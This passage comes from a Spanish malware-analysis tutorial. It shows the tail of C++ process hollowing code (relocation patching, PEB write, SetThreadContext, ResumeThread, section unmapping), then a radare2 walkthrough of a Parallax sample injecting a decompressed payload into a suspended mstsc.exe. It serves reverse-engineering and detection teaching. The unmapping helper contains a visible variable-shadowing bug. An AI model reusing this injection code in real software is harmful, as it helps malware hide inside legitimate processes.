            const auto lpImageRelocationEntry = (PIMAGE_RELOCATION_ENTRY)((DWORD64)lpImage + lpImageRelocSection->PointerToRawData + RelocOffset);
            RelocOffset += sizeof(IMAGE_RELOCATION_ENTRY);

            if (lpImageRelocationEntry->Type == 0)
                continue;

            const DWORD64 AddressLocation = (DWORD64)lpAllocAddress + lpImageBaseRelocation->VirtualAddress + lpImageRelocationEntry->Offset;
            DWORD64 PatchedAddress = 0;

            ReadProcessMemory(lpPI->hProcess, (LPVOID)AddressLocation, &PatchedAddress, sizeof(DWORD64), nullptr);

            PatchedAddress += DeltaImageBase;

            WriteProcessMemory(lpPI->hProcess, (LPVOID)AddressLocation, &PatchedAddress, sizeof(DWORD64), nullptr);

        }
    }


    printf("[+] Relocations done.\n");

    CONTEXT CTX = {};
    CTX.ContextFlags = CONTEXT_FULL;

    const BOOL bGetContext = GetThreadContext(lpPI->hThread, &CTX);
    if (!bGetContext)
    {
        printf("[-] An error has occurred when trying to get the thread context. Error: %d \n", GetLastError());
        return FALSE;
    }

    const BOOL bWritePEB = WriteProcessMemory(lpPI->hProcess, (LPVOID)(CTX.Rdx + 0x10), &lpImageNTHeader64->OptionalHeader.ImageBase, sizeof(DWORD64), nullptr);
    if (!bWritePEB)
    {
        printf("[-] An error has occurred when trying to write the image base in the PEB. Error: %d \n", GetLastError());
        return FALSE;
    }

    CTX.Rcx = (DWORD64)lpAllocAddress + lpImageNTHeader64->OptionalHeader.AddressOfEntryPoint;

    const BOOL bSetContext = SetThreadContext(lpPI->hThread, &CTX);
    if (!bSetContext)
    {
        printf("[-] An error has occurred when trying to set the thread context. Error: %d \n", GetLastError());
        return FALSE;
    }

    ResumeThread(lpPI->hThread);

    return TRUE;
}
El código relacionado con el desmapeo de memoria se encuentra aquí:
BOOL UnmapSectionView(const HANDLE hProcess, const LPVOID base)
{
    DWORD dwResult = NULL;
    if(!pZwUnmapViewOfSection){
        HMODULE hNtdllBase = GetModuleHandleA("ntdll.dll");
        pfnZwUnmapViewOfSection pZwUnmapViewOfSection = (pfnZwUnmapViewOfSection)GetProcAddress(hNtdllBase, "ZwUnmapViewOfSection");
    }

    dwResult = pZwUnmapViewOfSection(hProcess, (LPVOID)base);

    return dwResult;
}
Estáticamente, empezamos detectando un VirtualAllocEx


También podemos detectar la escritura de las cabeceras y las secciones:


Y el set thread context, muy importante aquí:
Inyección de procesos en Parallax
Veamos ahora cómo se ve en un malware real. Trabajaremos con esta muestra de Parallax
Imagina la siguiente situación: trabajas en inteligencia de amenazas / reversing de malware y el equipo de forense te envía una muestra. También han realizado un examen inicial que indica cierta correlación con el malware Parallax. Tu objetivo es extraer el payload del malware y alguna configuración de C2.
Tras algo de radare2 y algo de búsqueda, llegas al siguiente artículo de vk_intel
Te llama la atención el siguiente flujo de trabajo:

Y observas que el malware puede implementar técnicas de ofuscación y anti-análisis.
Desde este punto, podemos cargar el malware en radare2 o en otra herramienta para análisis estático; veremos fuerte ofuscación. Por ello, podemos optar por un análisis dinámico e intentar seguir el flujo de trabajo y extraer algo:
Ejecutamos hasta el punto de entrada y empezamos a poner breakpoints en llamadas relacionadas con asignación y gestión de memoria, así como gestión de procesos:
[0x772b1ba3]> dcu entry0
Continue until 0x00401584 using 1 bpsize
(1736) loading library at 0x76210000 (C:\Windows\SysWOW64\imm32.dll) imm32.dll
(1736) Created thread 2456 (start @ 77235900) (teb @ 003FC000)
hit breakpoint at: 0x401584
[0x00401584]> dmi KERNEL32 CreateProcessW
[Symbols]

nth paddr      vaddr      bind   type size lib                                       name
-----------------------------------------------------------------------------------------
235 0x000098e0 0x752f88e0 GLOBAL FUNC 0    KERNEL32.dll                              CreateProcessW
8   0x00067510 0x75361510 NONE   FUNC 0    api-ms-win-core-processthreads-l1-1-0.dll imp.CreateProcessW
[0x00401584]> dmi ntdll RtlDecompressBuffer
[Symbols]

nth paddr      vaddr      bind   type size lib       name
---------------------------------------------------------
894 0x000d9b20 0x772da720 GLOBAL FUNC 0    ntdll.dll RtlDecompressBuffer
[0x00401584]>
[0x00401584]> dmi ntdll NtWriteVirtualMemory
[Symbols]

nth paddr      vaddr      bind   type size lib       name
---------------------------------------------------------
697 0x00072170 0x77272d70 GLOBAL FUNC 0    ntdll.dll NtWriteVirtualMemory
[0x00401584]> db 0x772da720
[0x00401584]> db 0x752f88e0
[0x00401584]> db 0x77272d70
[0x00401584]>
Como este malware se toma la ofuscación en serio, parece que evita las llamadas estándar de la API de kernel32 y recurre a llamadas no documentadas de ntdll
Alcanzamos el primer breakpoint, relacionado con CreateProcess. Vemos que se lanza mstsc.exe en estado suspendido. En este punto es muy importante anotar el handle del proceso.
hit breakpoint at: 0x752f88e0
[0x752f88e0]> pxr @ esp
0x0019f120 0x00714059  Y@q. @ esp PRIVATE  ascii ('Y') R W X 'mov dword [ebp - 0x90], eax' 'PRIVATE '
0x0019f124 0x0019f150  P... PRIVATE  edx R W 0x3a0043
0x0019f128 ..[ null bytes ]..   00000000
0x0019f138 0x08000004  ....
0x0019f13c ..[ null bytes ]..   00000000
0x0019f144 0x0019f5b0  .... PRIVATE  ecx R W 0x0
0x0019f148 0x0019faa0  .... PRIVATE  eax R W 0x0
0x0019f14c 0x00508508  ..P. IMAGE  .data esi R W 0x0
0x0019f150 0x003a0043  C.:. @ edx PRIVATE  ascii ('C')
0x0019f154 0x0057005c  \.W. PRIVATE  ascii ('\') R W 0x0
0x0019f158 0x006e0069  i.n. PRIVATE  ascii ('i')
0x0019f15c 0x006f0064  d.o. PRIVATE  ascii ('d')

[0x752f88e0]> pxw @ 0x0019f150
0x0019f150  0x003a0043 0x0057005c 0x006e0069 0x006f0064  C.:.\.W.i.n.d.o.
0x0019f160  0x00730077 0x0073005c 0x00730079 0x00650074  w.s.\.s.y.s.t.e.
0x0019f170  0x0033006d 0x005c0032 0x0073006d 0x00730074  m.3.2.\.m.s.t.s.
0x0019f180  0x002e0063 0x00780065 0x00000065 0x00000000  c...e.x.e.......
Y efectivamente vemos que el programa crea un subproceso:
Selected: 1736 2116
 * 1736 ppid:2564 uid:-1 s C:\Users\lab\Desktop\radare2-5.7.6-w32\bin\para.exe
 - 684 ppid:1736 uid:-1 s C:\Windows\SysWOW64\mstsc.exe
[0x77272d70]>
Después alcanzamos NtWriteVirtualMemory, que parece escribir algunos datos en el proceso remoto
[0x752f88e0]> dc
hit breakpoint at: 0x77272d70
[0x77272d70]> pxr @ esp
0x0019e3ec 0x751bf6df  ...u @ esp IMAGE  R X 'mov dword [ebp - 0x838], eax' 'IMAGE '
0x0019e3f0 0x0000031c  .... 796
0x0019e3f4 0x004fd1e8  ..O. IMAGE  .text sub.OLEAUT32.DLL_SafeArrayGetLBound,eax sub.OLEAUT32.DLL_SafeArrayGetLBound R X 'jmp dword [0x515ec0]' 'IMAGE '
0x0019e3f8 0x0019e638  8... PRIVATE  R W 0x650000
0x0019e3fc 0x00000004  .... 4
0x0019e400 ..[ null bytes ]..   00000000
0x0019e404 0x4fe7958f  ...O
Pero nada interesante, solo unos pocos bytes. Alcanzamos esa llamada tres veces más con el mismo resultado, y luego llegamos a RtlDecompressBuffer
hit breakpoint at: 0x772da720
[0x772da720]> pxr @ esp
0x0019f130 0x00714283  .Bq. @ esp PRIVATE  R W X 'mov eax, dword [ebp - 0xd8]' 'PRIVATE '
0x0019f134 0x00000002  .... 2
0x0019f138 0x0078f270  p.x. PRIVATE  edx R W 0x0
0x0019f13c 0x00014e94  .N.. MAPPED  ecx R W 0x0
0x0019f140 0x00714f0b  .Oq. PRIVATE  eax R W X 'add edi, dword [ebx - 0xe74aa00]' 'PRIVATE '
0x0019f144 0x000053a5  .S.. 21413
0x0019f148 0x0019fa60  `... PRIVATE  R W 0x53a5
0x0019f14c 0x00508508  ..P. IMAGE  .data esi R W 0x0
0x0019f150 0x003a0043  C.:. PRIVATE  ascii ('C')
Vemos un buffer vacío y algo que parece un PE comprimido:
[0x772da720]> pxw @ 0x0078f270
0x0078f270  0x00000000 0x00000000 0x00000000 0x00000000  ................
0x0078f280  0x00000000 0x00000000 0x00000000 0x00000000  ................
0x0078f290  0x00000000 0x00000000 0x00000000 0x00000000  ................
0x0078f2a0  0x00000000 0x00000000 0x00000000 0x00000000  ................
0x0078f2b0  0x00000000 0x00000000 0x00000000 0x00000000  ................
0x0078f2c0  0x00000000 0x00000000 0x00000000 0x00000000  ................
0x0078f2d0  0x00000000 0x00000000 0x00000000 0x00000000  ................
0x0078f2e0  0x00000000 0x00000000 0x00000000 0x00000000  ................
0x0078f2f0  0x00000000 0x00000000 0x00000000 0x00000000  ................
0x0078f300  0x00000000 0x00000000 0x00000000 0x00000000  ................
0x0078f310  0x00000000 0x00000000 0x00000000 0x00000000  ................
0x0078f320  0x00000000 0x00000000 0x00000000 0x00000000  ................
0x0078f330  0x00000000 0x00000000 0x00000000 0x00000000  ................
0x0078f340  0x00000000 0x00000000 0x00000000 0x00000000  ................
0x0078f350  0x00000000 0x00000000 0x00000000 0x00000000  ................
0x0078f360  0x00000000 0x00000000 0x00000000 0x00000000  ................
[0x772da720]> pxw @ 0x00714f0b
0x00714f0b  0x5600bb03 0x48e8f18b 0x00000003 0x00800068  ...V...H....h...
0x00714f1b  0x56006a00 0xf5ddba00 0xc88bcd53 0x00d400e8  .j.V....S.......
0x00714f2b  0xd0ff0000 0x5500c35e 0x5756ec8b 0x088bf28b  ....^..U..VW....
0x00714f3b  0x0022e8f9 0x03d0ba94 0x00090a5c 0x7400b674  ..".....\...t..t
0x00714f4b  0x75ff006a 0x75ff0c00 0xff575608 0x5e5f60d0  j..u...u.VW..`_^
0x00714f5b  0x02ccc35d 0xf89e0100 0x52000242 0xb09315f4  ].......B..R....
0x00714f6b  0x5d8c5200 0x01565200 0x023c0390 0x3e01d83e  .R.].RV...<.>..>
0x00714f7b  0xfb41e865 0x6c3e00a7 0x21074902 0xb2426f07  e.A...>l.I.!.oB.
0x00714f8b  0x5c782501 0x2500553b 0x2502c546 0x00a20068  .%x\;U.%F..%h...
0x00714f9b  0x7801036a 0x01457506 0x2901884f 0x01ce0d4a  j..x.uE.O..)J...
0x00714fab  0x01e11c99 0x00680422 0x00760030 0x43780728  ....".h.0.v.(.xC
0x00714fbb  0x5f000004 0x530cec83 0x00f96300 0xb8fc5589  ..._...S.c...U..
0x00714fcb  0x00005a4d 0x07396600 0x478b5475 0xc703003c  MZ...f9.uT.G<...
0x00714fdb  0x45503881 0x75200000 0x014cb947 0x04480b01  .8PE.. uG.L...H.
0x00714feb  0x8b3c7500 0x4d897848 0xc98500f4 0x78833274  .u<.Hx.M....t2.x
0x00714ffb  0x76000074 0x74cf032c 0x00418b28 0x8bf63320  t..v,..t(.A. 3..
[0x772da720]>
Tras la llamada, podemos inspeccionar el buffer descomprimido en esa posición de memoria:
[0x772da720]> dcr
hit breakpoint at: 0x772da762
hit breakpoint at: 0x772da764
[0x772da76d]> pxw @ 0x0078f270
0x0078f270  0xe8f18b56 0x00000348 0x00800068 0x56006a00  V...H...h....j.V
0x0078f280  0x53f5ddba 0xe8c88bcd 0x000000d4 0xc35ed0ff  ...S..........^.
0x0078f290  0x56ec8b55 0x8bf28b57 0x0322e8f9 0xd0ba0000  U..VW.....".....
0x0078f2a0  0x8b095c03 0x00b6e8c8 0x006a0000 0xff0c75ff  .\........j..u..
0x0078f2b0  0x57560875 0x5e5fd0ff 0xccccc35d 0xcccccccc  u.VW.._^].......
0x0078f2c0  0xe8f18b56 0x000002f8 0x9315f4ba 0xe8c88bb0  V...............
0x0078f2d0  0x0000008c 0x5ed0ff56 0xccccccc3 0xcccccccc  ....V..^........
0x0078f2e0  0xe8f18b56 0x000002d8 0xfb4165ba 0xe8c88ba7  V........eA.....
0x0078f2f0  0x0000006c 0xff56006a 0xccc35ed0 0xcccccccc  l...j.V..^......
0x0078f300  0x56ec8b55 0x8bf28b57 0x02b2e8f9 0x78ba0000  U..VW..........x
0x0078f310  0x8b553b5c 0x0046e8c8 0x006a0000 0x00008068  \;U...F...j.h...
0x0078f320  0x6a036a00 0x0875ff00 0xd0ff5756 0xc35d5e5f  .j.j..u.VW.._^].
0x0078f330  0xe8f18b56 0x00000288 0xce0d4aba 0xe8c88b09  V........J......
0x0078f340  0x0000001c 0x0068046a 0x56000030 0xd0ff006a  ....j.h.0..Vj...
0x0078f350  0xccccc35e 0xcccccccc 0xcccccccc 0xcccccccc  ^...............
0x0078f360  0x83ec8b55 0x56530cec 0x89f98b57 0x4db8fc55  U.....SVW...U..M
[0x772da76d]> pd 80 @ 0x0078f270
            0x0078f270      56             push esi
            0x0078f271      8bf1           mov esi, ecx
            0x0078f273      e848030000     call 0x78f5c0
            0x0078f278      6800800000     push 0x8000
            0x0078f27d      6a00           push 0
            0x0078f27f      56             push esi
            0x0078f280      baddf553cd     mov edx, 0xcd53f5dd
            0x0078f285      8bc8           mov ecx, eax
            0x0078f287      e8d4000000     call 0x78f360
            0x0078f28c      ffd0           call eax
            0x0078f28e      5e             pop esi
            0x0078f28f      c3             ret
Y corresponde a código ejecutable, así que puede que hayamos identificado un payload.
Tras regresar de esa llamada, veremos que no se llama a más NtWriteVirtualMemory ni NtResumeThread, aunque vemos mensajes de depuración y observamos que se crea un hilo en el proceso mstsc y la carga se completa...
Así que vamos a comprobar qué ocurre tras regresar de RtlDecompressBuffer.
Veremos varias llamadas como esta:
dcr
ds
ds
[0x00714283]> pd 80
            ;-- eip:
            0x00714283      8b8528ffffff   mov eax, dword [ebp - 0xd8]
            0x00714289      898568ffffff   mov dword [ebp - 0x98], eax
            0x0071428f      c745a8000000.  mov dword [ebp - 0x58], 0
            0x00714296      c745ac000000.  mov dword [ebp - 0x54], 0
            0x0071429d      c78558fcffff.  mov dword [ebp - 0x3a8], 0
            0x007142a7      8b8d40feffff   mov ecx, dword [ebp - 0x1c0]
            0x007142ad      51             push ecx
            0x007142ae      e86df0ffff     call 0x713320
            0x007142b3      83c404         add esp, 4
            0x007142b6      89853cfeffff   mov dword [ebp - 0x1c4], eax
            0x007142bc      8b953cfeffff   mov edx, dword [ebp - 0x1c4]
            0x007142c2      8b4580         mov eax, dword [ebp - 0x80]
            0x007142c5      8d8c504e1000.  lea ecx, [eax + edx*2 + 0x104e]
            0x007142cc      33d2           xor edx, edx
            0x007142ce      898dc4fdffff   mov dword [ebp - 0x23c], ecx
            0x007142d4      8995c8fdffff   mov dword [ebp - 0x238], edx
            0x007142da      8b45c0         mov eax, dword [ebp - 0x40]
            0x007142dd      99             cdq
            0x007142de      8985a8fcffff   mov dword [ebp - 0x358], eax
            0x007142e4      8995acfcffff   mov dword [ebp - 0x354], edx
            0x007142ea      8d45a8         lea eax, [ebp - 0x58]
            0x007142ed      99             cdq
            0x007142ee      8985b0fcffff   mov dword [ebp - 0x350], eax
            0x007142f4      8995b4fcffff   mov dword [ebp - 0x34c], edx
            0x007142fa      c785b8fcffff.  mov dword [ebp - 0x348], 0
            0x00714304      c785bcfcffff.  mov dword [ebp - 0x344], 0
            0x0071430e      8d85c4fdffff   lea eax, [ebp - 0x23c]
            0x00714314      99             cdq
            0x00714315      8985c0fcffff   mov dw
En lo que parece un proceso de parseo de argumentos y carga, decodificación y llamadas a funciones implementadas a medida:
Ponemos algunos breakpoints antes y después de las llamadas que estamos observando, para comprobar sus parámetros y salida:
[0x00714283]> db 0x007144ca
[0x00714283]> db 0x007144f8
[0x00714283]> db 0x0071448a
[0x00714283]>
Y después de algunos, veremos una llamada cuyos parámetros nos permiten identificar el handle del proceso remoto mstsc suspendido:
[0x007144cf]> pd 20
            ;-- eip:
            0x007144cf      83c408         add esp, 8
            0x007144d2      8b4dd4         mov ecx, dword [ebp - 0x2c]
            0x007144d5      51             push ecx
            0x007144d6      8b55d8         mov edx, dword [ebp - 0x28]
            0x007144d9      52             push edx
            0x007144da      8b4508         mov eax, dword [ebp + 8]
            0x007144dd      50             push eax
            0x007144de      8b4de8         mov ecx, dword [ebp - 0x18]
            0x007144e1      51             push ecx
            0x007144e2      8b5580         mov edx, dword [ebp - 0x80]
            0x007144e5      52             push edx
            0x007144e6      8b8568ffffff   mov eax, dword [ebp - 0x98]
            0x007144ec      50             push eax
            0x007144ed      8b8d20ffffff   mov ecx, dword [ebp - 0xe0]
            0x007144f3      51             push ecx
            0x007144f4      8b55c0         mov edx, dword [ebp - 0x40]
            0x007144f7      52             push edx
            0x007144f8 b    e8f3080000     call 0x714df0
            0x007144fd      83c420         add esp, 0x20
            0x00714500      898564ffffff   mov dword [ebp - 0x9c], eax
[0x007144cf]> dc
hit breakpoint at: 0x7144f8
[0x007144cf]> pxr @ esp
0x0019f12c 0x0000031c  .... @ esp 796 edx ; process handle
0x0019f130 0x0066006c  l.f. MAPPED  ecx ascii ('l') R 0x1740000
0x0019f134 0x0078f270  p.x. PRIVATE  eax R W 0xe8f18b56
0x0019f138 0x00007924  $y.. 31012 ascii ('$')
0x0019f13c 0x00000001  .... 1
0x0019f140 0x0019fb14  .... PRIVATE  R W 0x19fb30
0x0019f144 0x043a2d70  p-:. IMAGE  R X 'mov eax, 0x3a' 'IMAGE '
0x0019f148 0x0000003a  :... 58 ascii (':')
0x0019f14c 0x00508508  ..P. IMAGE  .data R W 0x0
Así como una referencia a un buffer, que claramente corresponde a código ejecutable.
Si seguimos la llamada y profundizamos, veremos carga de argumentos y una referencia a otra llamada:
[0x00714df0]> pd 90
            ;-- eip:
            0x00714df0      55             push ebp
            0x00714df1      8bec           mov ebp, esp
            0x00714df3      83ec58         sub esp, 0x58
            0x00714df6      8b450c         mov eax, dword [ebp + 0xc]
            0x00714df9      33c9           xor ecx, ecx
            0x00714dfb      8945f0         mov dword [ebp - 0x10], eax
            0x00714dfe      894df4         mov dword [ebp - 0xc], ecx
            0x00714e01      8b5514         mov edx, dword [ebp + 0x14]
            0x00714e04      33c0           xor eax, eax
            0x00714e06      8955d8         mov dword [ebp - 0x28], edx
            0x00714e09      8945dc         mov dword [ebp - 0x24], eax
            0x00714e0c      8b4510         mov eax, dword [ebp + 0x10]
            0x00714e0f      99             cdq
            0x00714e10      8945e0         mov dword [ebp - 0x20], eax
            0x00714e13      8955e4         mov dword [ebp - 0x1c], edx
            0x00714e16      8b4508         mov eax, dword [ebp + 8]
            0x00714e19      99             cdq
            0x00714e1a      8945e8         mov dword [ebp - 0x18], eax
            0x00714e1d      8955ec         mov dword [ebp - 0x14], edx
            0x00714e20      c745fc000000.  mov dword [ebp - 4], 0
            0x00714e27      8b4de8         mov ecx, dword [ebp - 0x18]
            0x00714e2a      894da8         mov dword [ebp - 0x58], ecx
            0x00714e2d      8b55ec         mov edx, dword [ebp - 0x14]
            0x00714e30      8955ac         mov dword [ebp - 0x54], edx
            0x00714e33      8b45f0         mov eax, dword [ebp - 0x10]
            0x00714e36      8945b0         mov dword [ebp - 0x50], eax
            0x00714e39      8b4df4         mov ecx, dword [ebp - 0xc]
            0x00714e3c      894db4         mov dword [ebp - 0x4c], ecx
            0x00714e3f      8b55e0         mov edx, dword [ebp - 0x20]
            0x00714e42      8955b8         mov dword [ebp - 0x48], edx
            0x00714e45      8b45e4         mov eax, dword [ebp - 0x1c]
            0x00714e48      8945bc         mov dword [ebp - 0x44], eax
            0x00714e4b      8b4dd8         mov ecx, dword [ebp - 0x28]
            0x00714e4e      894dc0         mov dword [ebp - 0x40], ecx
            0x00714e51      8b55dc         mov edx, dword [ebp - 0x24]
            0x00714e54      8955c4         mov dword [ebp - 0x3c], edx
            0x00714e57      8d45d0         lea eax, [ebp - 0x30]
            0x00714e5a      99             cdq
            0x00714e5b      8945c8         mov dword [ebp - 0x38], eax
            0x00714e5e      8955cc         mov dword [ebp - 0x34], edx
            0x00714e61      837d1800       cmp dword [ebp + 0x18], 0
        ,=< 0x00714e65      741d           je 0x714e84
        |   0x00714e67      8b4524         mov eax, dword [ebp + 0x24]
